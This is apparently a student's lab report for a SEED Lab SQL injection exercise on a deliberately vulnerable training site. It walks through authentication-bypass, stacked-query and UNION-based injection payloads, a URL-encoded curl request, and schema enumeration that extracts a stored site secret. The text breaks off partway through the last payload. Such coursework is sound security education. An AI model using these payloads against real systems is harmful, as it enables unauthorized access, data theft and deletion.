Lab 5: SQL Injection

Question 1

Xinsen Lu (xl2783).

Question 2

In order to get the profile information of Alice, I load the existing `Users` database with
`mysql> use Users;`
print all the tables in the selected database by
`mysql> show tables;`
get all the column names in the table `credential` by
`mysql> DESCRIBE credential;`
and found that I shall compose a SQL command querying records with "Alice" as `Name`:
`mysql> SELECT * FROM credential WHERE Name = "Alice";`
Please refer to Figure 1 for the result.



Figure 1: SQL commands to get profile information of Alice

Question 3

3.1

According to the SQL query given, I intend to make `name` as "admin" while comment out `Password`. The content typed into "USERNAME" is `admin'; --` with empty input in "PASSWORD" (see Figure 2). Note that there is an extra space in the end in the input "USERNAME". Thus, `$sql` actually executed should be

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
nickname, Password FROM credential WHERE name = 'admin';
```

Details of all the employees are successfully obtained (see Figure 3).



Figure 2: "USERNAME" and "PASSWORD" entered



Figure 3: Information of all the employees successfully obtained

3.2

From Task 2.1/Question 3.1, I obtain that the HTTP request of the authentication takes two parameters: `username` and `Password`. Following the same idea in 3.1, the exact command line I used is

```
curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B
%20%2D%2D%20&Password='
```

where `%27` denotes single quote, `%3B` denotes semicolon, `%20` denotes white space and `%2D` denotes hyphen-minus. The command returns the content of the webpage in HTML format as following. I also attach a screenshot in Figure 4.

```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the
    top with two menu options for Home and edit profile, with a button to
```

```
logout. The profile details fetched will be displayed using the table class
   of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the
    page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within
   the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink
   -to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="
   background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.
   png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px
   ;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php
   '>Home <span class='sr-only'>(current)</span></a></li><li class='nav-
   item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</
   a></li></ul><button onclick='logout()' type='button' id='logoffBtn'
   class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='
   container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br
   ><table class='table table-striped table-bordered'><thead class='thead-
   dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
   ='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><
   th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>
   Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th
   scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td
   >10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='
```

```
  row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td
  ><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th
  ><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td
  ></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td
  ><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td
  ><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td
  ><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr
  ><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td
  ><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></
  table>      <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABs
      </p>
    </div>
  </div>
  <script type="text/javascript">
  function logout(){
    location.href = "logoff.php";
  }
  </script>
</body>
</html>
```



Figure 4: Output of `curl` command line

3.3

Special characters included in the parameters of GET requests should be encoded properly, or they can change the meaning of the HTTP request. While the encoding is handled automatically by the browser when sending GET requests in Question 3.1/Task 2.1, I should encode the special characters by myself as leaving these characters may cause a misunderstanding/wrong treatment of the URL. For example, white spaces may be ignored during processing while single quotes and semicolons are defined as reserved characters in URLs.

3.4

I intend to apply a similar approach as Task 2.1/Question 3.1 by adding an extra SQL statement to delete Ted's record from the data table
`admin'; DELETE FROM credential WHERE Name = "Ted"; --`
in "USERNAME" while leaving "PASSWORD" blank (see Figure 5). Note that there is an extra space in the end in the input "USERNAME". However, I obtain error message showing that the SQL statement added is not executed successfully (see Figure 6). This is because `query` is used in `/var/www/SQLInjection/unsafe_home.php`, where
`$result = $conn -> query($sql);`
However, `query` can only execute one SQL statement at a time. If `mult_query` is applied and `if` blocks are adjusted accordingly, the attack may work.



Figure 5: "USERNAME" and "PASSWORD" entered



Figure 6: Error message obtained

3.5

I cannot launch SQL injection by exploiting the "Password" field. According to the query
`$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name = '$input_uname' and Password = '$hashed_pwd'";`
in `/var/www/SQLInjection/unsafe_home.php`, the "Password" field doesn't take the user input directly, but a hashed value (`sha1`) of user input instead. Since it's hard to control the hash function, there is no way to reproduce the desired input according to the target hashed value.

3.6

According to `/var/www/SQLInjection/unsafe_home.php`, the program will execute
`$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential;`
again if the user is admin, otherwise the original result from the SQL statement
`$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name = '$input_uname' and Password = '$hashed_pwd'";`
will be loaded for output. Since the requirement is to steal the value "___site_secret___" from table "elgg_csrfdatalists", I want the website display the extracted information directly. Therefore, I will not make `name` as "admin" but another non-existing user `UNION`ing another `SELECT` query. In this way, the first SQL statement will return nothing while the second one should include the information stolen.

Suppose I can get access to the server database before launching the attack. I check the fields (`name` and `value`) and their corresponding types of the data table `elgg_csrf.elgg_csrfdatalists`, then try to get the record of "__site_secret__" with a `SELECT` statement (see Figure 7).



Figure 7: SQL commands to get "__site_secret__"

Considering the the fields and their types of the data table `Users.credential` in Figure 1 together with the fact that returned "id" cannot be empty according to the `if` statements to valid the query result in `/var/www/SQLInjection/unsafe_home.php`, the second part to be `UNION`ed should be

```
SELECT 0 AS id, elgg_csrf.elgg_csrfdatalists.name AS name, NULL AS eid, NULL
AS salary, NULL AS birth, NULL AS ssn, NULL AS phoneNumber, NULL AS address,
elgg_csrf.elgg_csrfdatalists.value AS email, NULL AS nickname, NULL AS
Password FROM elgg_csrf.elgg_csrfdatalists WHERE elgg_csrf.elgg_csrfdatalists.
name = '__site_secret__';
```

The input of "USERNAME" should be

```
non-existing-user' UNION SELECT 0 AS id, elgg_csrf.elgg_csrfdatalists.name
AS name, NULL AS eid, NULL AS salary, NULL AS birth, NULL AS ssn, NULL AS
phoneNumber, NULL AS address, elgg_csrf.elgg_csrfdatalists.value AS email,
NULL AS nickname, NULL AS Password FROM elgg_csrf.elgg_csrfdatalists WHERE
elgg_csrf.elgg_csrfdatalists.name = '__site_secret__'; --
```

while leaving "PASSWORD" blank. Note that there is an extra space in the end in the input "USERNAME". These make the full SQL statement to be executed as

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
nickname, Password FROM credential WHERE name = 'non-existing-user'
UNION
```

```
SELECT 0 AS id, elgg_csrf.elgg_csrfdatalists.name AS name, NULL AS eid, NULL
AS salary, NULL AS birth, NULL AS ssn, NULL AS phoneNumber, NULL AS address,
elgg_csrf.elgg_csrfdatalists.value AS email, NULL AS nickname, NULL AS
Password FROM elgg_csrf.elgg_csrfdatalists WHERE elgg_csrf.elgg_csrfdatalists.
name = '__site_secret__';
```

In this way, the value of "___site_secret___" should appear in the "Email" field (see Figure 8). This is the same as what I find in Figure 7. The value of "___site_secret___" is `znX3fLhnHbHaWKVdnwMD45wqsdSOGzka`.



Figure 8: "___site_secret___" displayed in the "Email" field

3.7

Suppose I am a remote attacker that can only interact with the target server through the web page. In this circumstance, I need to apply SQL injection to figure out

1. a list of databases,
2. a list of tables in the database `elgg_csrf`,
3. a list of columns in the data table `elgg_csrfdatalists`

before I actually get the value of "___site_secret___" as shown in Question 3.6. As the SQL statement

```
SELECT DISTINCT TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES;
```

gives all the databases, I would like to modify it to make the column a one-line comma-separated list by executing

```
SELECT GROUP_CONCAT(DISTINCT TABLE_SCHEMA) FROM INFORMATION_SCHEMA.TABLES;
```

By applying a similar approach to Question 3.6, the input of "USERNAME" should be
`non-existing-user' UNION SELECT 0 AS id, 'Database' AS name, NULL AS eid, NULL AS salary, NULL AS birth, NULL AS ssn, NULL AS phoneNumber, NULL AS address, GROUP_CONCAT(DISTINCT TABLE_SCHEMA) AS email, NULL AS nickname, NULL AS Password FROM INFORMATION_SCHEMA.TABLES; --`
while leaving "PASSWORD" blank. Note that there is an extra space in the end in the input "USERNAME". These make the full SQL statement to be executed as

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
nickname, Password FROM credential WHERE name = 'non-existing-user'
UNION
SELECT 0 AS id, 'Database' AS name, NULL AS eid, NULL AS salary, NULL AS
birth, NULL AS ssn, NULL AS phoneNumber, NULL AS address, GROUP_CONCAT
(DISTINCT TABLE_SCHEMA) AS email, NULL AS nickname, NULL AS Password FROM
INFORMATION_SCHEMA.TABLES;
```

In this way, all databases available in the remote server should appear in the "Email" field (see Figure 9). I find the database `elgg_csrf` and will further examine all tables included.



Figure 9: All databases displayed in the "Email" field

In order to find all the tables in `elgg_csrf`, I need to figure out some way other than
`show tables;`
because this command won't work here. In `/var/www/SQLInjection/unsafe_home.php`, the database connection is configured by

```
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
```

where `$dbname = "Users";`. This means that the command can only list all tables in the database `Users` rather than `elgg_csrf`. Plus, this command will produce a different number of columns than the original `SELECT` statement. This substitute statement

```
SELECT GROUP_CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA = 'elgg_csrf';
```

gives all the data tables in `elgg_scrf` as a one-line comma-separated list. Considering the fact that the concatenated string might be too long to fit in one field, I decide to split them into several substrings by `SUBSTRING_INDEX`. Thus, the statement to be `UNION`ed should be

```
SELECT 0 AS id, 'Table' AS name, NULL AS eid, NULL AS salary, NULL AS birth,
NULL AS ssn, NULL AS phoneNumber, SUBSTRING_INDEX(SUBSTRING_INDEX(GROUP_
CONCAT(TABLE_NAME), ',', 24), ',', -8) AS address, SUBSTRING_INDEX(SUBSTRING
_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 16), ',', -8) AS email, SUBSTRING_
INDEX(SUBSTRING_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 8), ',', -8) AS
nickname, NULL AS Password FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA
= 'elgg_csrf';
```

The input of "USERNAME" should be

```
non-existing-user' UNION SELECT 0 AS id, 'Table' AS name, NULL AS eid, NULL
AS salary, NULL AS birth, NULL AS ssn, NULL AS phoneNumber, SUBSTRING_INDEX
(SUBSTRING_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 24), ',', -8) AS address,
SUBSTRING_INDEX(SUBSTRING_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 16), ',', -8)
AS email, SUBSTRING_INDEX(SUBSTRING_INDEX(GROUP_CONCAT(TABLE_NAME), ',', 8),
',', -8) AS nickname, NULL AS Password FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_SCHEMA = 'elgg_csrf'; --
```

while leaving "PASSWORD" blank. Note that there is an extra space in the end in the input "USERNAME". These make the full SQL statement to be executed as

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
nickname, Password FROM credential WHERE name = 'non-existing-user'
UNION
SELECT 0 AS id, 'Table' AS name, NULL AS eid, NULL AS salary, NULL AS birth,
NULL AS ssn, NULL AS phoneNumber, SUBSTRING_INDEX(SUBSTRING_INDEX(GROUP_
